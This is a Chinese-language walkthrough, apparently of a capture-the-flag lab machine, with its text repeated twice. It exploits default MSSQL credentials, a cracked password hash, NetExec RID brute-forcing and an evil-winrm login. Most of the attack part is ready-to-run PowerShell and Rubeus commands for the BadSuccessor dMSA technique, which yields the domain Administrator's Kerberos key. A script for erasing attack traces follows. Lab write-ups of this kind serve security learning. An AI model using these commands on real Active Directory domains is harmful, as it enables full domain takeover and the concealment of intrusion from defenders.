本文介绍了针对Windows操作系统的安全攻防技术,主要通过默认凭据的利用和Active Directory的权限提升来实现入侵。首先,使用默认凭据登录Mssql并枚举Web管理账户的哈希值。接着,利用NetExec破解出计算机用户,进行密码喷洒,发现Active Directory并进行枚举。文章详细描述了如何创建和管理dMSA账户以实现权限提升,使用Rubeus工具请求票据,并提供了完整的清理脚本以删除攻击痕迹。最终,文中强调了系统重启作为彻底清理的方法。 本文介绍了针对Windows操作系统的安全攻防技术,主要通过默认凭据的利用和Active Directory的权限提升来实现入侵。首先,使用默认凭据登录Mssql并枚举Web管理账户的哈希值。接着,利用NetExec破解出计算机用户,进行密码喷洒,发现Active Directory并进行枚举。文章详细描述了如何创建和管理dMSA账户以实现权限提升,使用Rubeus工具请求票据,并提供了完整的清理脚本以删除攻击痕迹。最终,文中强调了系统重启作为彻底清理的方法。
初始枚举

默认凭据:kevin:iNa2we6haRj2gaw!
攻击链路
默认凭据登录Mssql-->枚举后发现Web admin账户哈希-->使用NetExec破解出计算机用户-->密码喷洒-->发现有AD-->枚举AD-->Windows2025Domain-->使用BadSuccessor提权Admin hash
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$ 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 利用hashcat和john都破解不出密码是iloveyou1
使用NetExec
nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
得到用户名adam.scott:iloveyou1
evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1
Bad Successor
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Get-ADDomain | Select DomainMode

       DomainMode
       ----------
Windows2025Domain

# 这种攻击默认就能生效——你的域根本不需要使用 dMSA。只要存在这个功能(任何至少包含一台 Windows Server 2025 域控制器 (DC) 的域都存在),它就可用。
# 创建电脑账户
New-ADComputer -Name PwnedMachine -SamAccountName "PwnedMachine$" -AccountPassword (ConvertTo-SecureString -String "H@ckth3pl@n3t" -AsPlainText -Force) -Path "ou=staff,dc=eighteen,dc=htb" -PassThru -Server "DC01"
# 使用Rubeus申请该电脑账户hash
.\Rubeus.exe hash /password:H@ckth3pl@n3t /user:PwnedMachine$ /domain:eighteen.htb # aes256_cts_hmac_sha1后续要使用
# 创建dMSA账户
New-ADServiceAccount -Name "Pwned_DMSA" -DNSHostName "eighteen.htb" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "PwnedMachine$" -Path "ou=staff,dc=eighteen,dc=htb"
# 给账户添加写权限(假设我们获取的shell用户叫adam.scott)
$sid = (Get-ADUser -Identity "adam.scott").SID
$acl = Get-Acl "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb"
$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $sid,"GenericAll","Allow"
$acl.AddAccessRule($rule)
Set-Acl -Path "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb" -AclObject $acl
# 给账户Pwned_DMSA设立权限
Set-ADServiceAccount -Identity Pwned_DMSA -Replace @{'msDS-ManagedAccountPrecededByLink' = 'CN=Administrator,CN=Users,DC=eighteen,DC=htb';'msDS-DelegatedMSAState' = 2}
## msDS-ManagedAccountPrecededByLink将Administrator附加到Pwned_DMSA
# 验证是否一切正常
Get-ADServiceAccount -Identity Pwned_DMSA -Properties msDS-ManagedAccountPrecededByLink,msDS-DelegatedMSAState | Select-Object Name, msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState
# 利用之前的hash请求票据
.\Rubeus.exe asktgt /user:PwnedMachine$ /aes256:<aes256_cts_hmac_sha1> /domain:eighteen.htb /nowrap
# 创建dMSA票据
.\Rubeus.exe asktgs /targetuser:Pwned_DMSA$ /service:krbtgt/eighteen.htb /dmsa /opsec /ptt /nowrap /ticket:<tiket_hash>
# 会看到先前密钥(AD默认保留上一个密码),那个就是Administrator的密钥# 完整清理脚本
Write-Host "开始清理攻击痕迹..."
try {
# 清除内存票据
Write-Host "清除Kerberos票据..."
klist purge 2>$null
# 删除服务账户
Write-Host "删除服务账户..."
Remove-ADServiceAccount -Identity "Pwned_DMSA" -Confirm:$false -ErrorAction SilentlyContinue
# 删除计算机账户
Write-Host "删除计算机账户..."
Remove-ADComputer -Identity "PwnedMachine" -Confirm:$false -ErrorAction SilentlyContinue
Write-Host "清理完成!"
} catch {
Write-Host "清理过程中出现错误: $($_.Exception.Message)"
}
# 最终验证
Write-Host "验证清理结果:"
Get-ADServiceAccount -Filter "Name -eq 'Pwned_DMSA'" -ErrorAction SilentlyContinue |
Measure-Object | Select-Object -ExpandProperty Count
Get-ADComputer -Filter "Name -eq 'PwnedMachine'" -ErrorAction SilentlyContinue |
Measure-Object | Select-Object -ExpandProperty Count
# 检查事件日志(如果需要进一步清理痕迹)
Get-WinEvent -LogName Security -MaxEvents 100 |
Where-Object {$_.Message -like "*Pwned*"} |
Format-Table TimeCreated, Id, LevelDisplayName, Message -Wrap
# 重启系统(最彻底的清理方式)
# Restart-Computer
This post has not been translated to English yet.
初始枚举
默认凭据:kevin:iNa2we6haRj2gaw!
攻击链路
默认凭据登录Mssql-->枚举后发现Web admin账户哈希-->使用NetExec破解出计算机用户-->密码喷洒-->发现有AD-->枚举AD-->Windows2025Domain-->使用BadSuccessor提权Admin hash
pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$ 0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133 利用hashcat和john都破解不出密码是iloveyou1
使用NetExec
nxc mssql 10.10.11.95 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
得到用户名adam.scott:iloveyou1
evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1
Bad Successor
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Get-ADDomain | Select DomainMode

       DomainMode
       ----------
Windows2025Domain

# 这种攻击默认就能生效——你的域根本不需要使用 dMSA。只要存在这个功能(任何至少包含一台 Windows Server 2025 域控制器 (DC) 的域都存在),它就可用。
# 创建电脑账户
New-ADComputer -Name PwnedMachine -SamAccountName "PwnedMachine$" -AccountPassword (ConvertTo-SecureString -String "H@ckth3pl@n3t" -AsPlainText -Force) -Path "ou=staff,dc=eighteen,dc=htb" -PassThru -Server "DC01"
# 使用Rubeus申请该电脑账户hash
.\Rubeus.exe hash /password:H@ckth3pl@n3t /user:PwnedMachine$ /domain:eighteen.htb # aes256_cts_hmac_sha1后续要使用
# 创建dMSA账户
New-ADServiceAccount -Name "Pwned_DMSA" -DNSHostName "eighteen.htb" -CreateDelegatedServiceAccount -PrincipalsAllowedToRetrieveManagedPassword "PwnedMachine$" -Path "ou=staff,dc=eighteen,dc=htb"
# 给账户添加写权限(假设我们获取的shell用户叫adam.scott)
$sid = (Get-ADUser -Identity "adam.scott").SID
$acl = Get-Acl "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb"
$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $sid,"GenericAll","Allow"
$acl.AddAccessRule($rule)
Set-Acl -Path "AD:\CN=Pwned_DMSA,ou=staff,dc=eighteen,dc=htb" -AclObject $acl
# 给账户Pwned_DMSA设立权限
Set-ADServiceAccount -Identity Pwned_DMSA -Replace @{'msDS-ManagedAccountPrecededByLink' = 'CN=Administrator,CN=Users,DC=eighteen,DC=htb';'msDS-DelegatedMSAState' = 2}
## msDS-ManagedAccountPrecededByLink将Administrator附加到Pwned_DMSA
# 验证是否一切正常
Get-ADServiceAccount -Identity Pwned_DMSA -Properties msDS-ManagedAccountPrecededByLink,msDS-DelegatedMSAState | Select-Object Name, msDS-ManagedAccountPrecededByLink, msDS-DelegatedMSAState
# 利用之前的hash请求票据
.\Rubeus.exe asktgt /user:PwnedMachine$ /aes256:<aes256_cts_hmac_sha1> /domain:eighteen.htb /nowrap
# 创建dMSA票据
.\Rubeus.exe asktgs /targetuser:Pwned_DMSA$ /service:krbtgt/eighteen.htb /dmsa /opsec /ptt /nowrap /ticket:<tiket_hash>
# 会看到先前密钥(AD默认保留上一个密码),那个就是Administrator的密钥# 完整清理脚本
Write-Host "开始清理攻击痕迹..."
try {
# 清除内存票据
Write-Host "清除Kerberos票据..."
klist purge 2>$null
# 删除服务账户
Write-Host "删除服务账户..."
Remove-ADServiceAccount -Identity "Pwned_DMSA" -Confirm:$false -ErrorAction SilentlyContinue
# 删除计算机账户
Write-Host "删除计算机账户..."
Remove-ADComputer -Identity "PwnedMachine" -Confirm:$false -ErrorAction SilentlyContinue
Write-Host "清理完成!"
} catch {
Write-Host "清理过程中出现错误: $($_.Exception.Message)"
}
# 最终验证
Write-Host "验证清理结果:"
Get-ADServiceAccount -Filter "Name -eq 'Pwned_DMSA'" -ErrorAction SilentlyContinue |
Measure-Object | Select-Object -ExpandProperty Count
Get-ADComputer -Filter "Name -eq 'PwnedMachine'" -ErrorAction SilentlyContinue |
Measure-Object | Select-Object -ExpandProperty Count
# 检查事件日志(如果需要进一步清理痕迹)
Get-WinEvent -LogName Security -MaxEvents 100 |
Where-Object {$_.Message -like "*Pwned*"} |
Format-Table TimeCreated, Id, LevelDisplayName, Message -Wrap
# 重启系统(最彻底的清理方式)
# Restart-Computer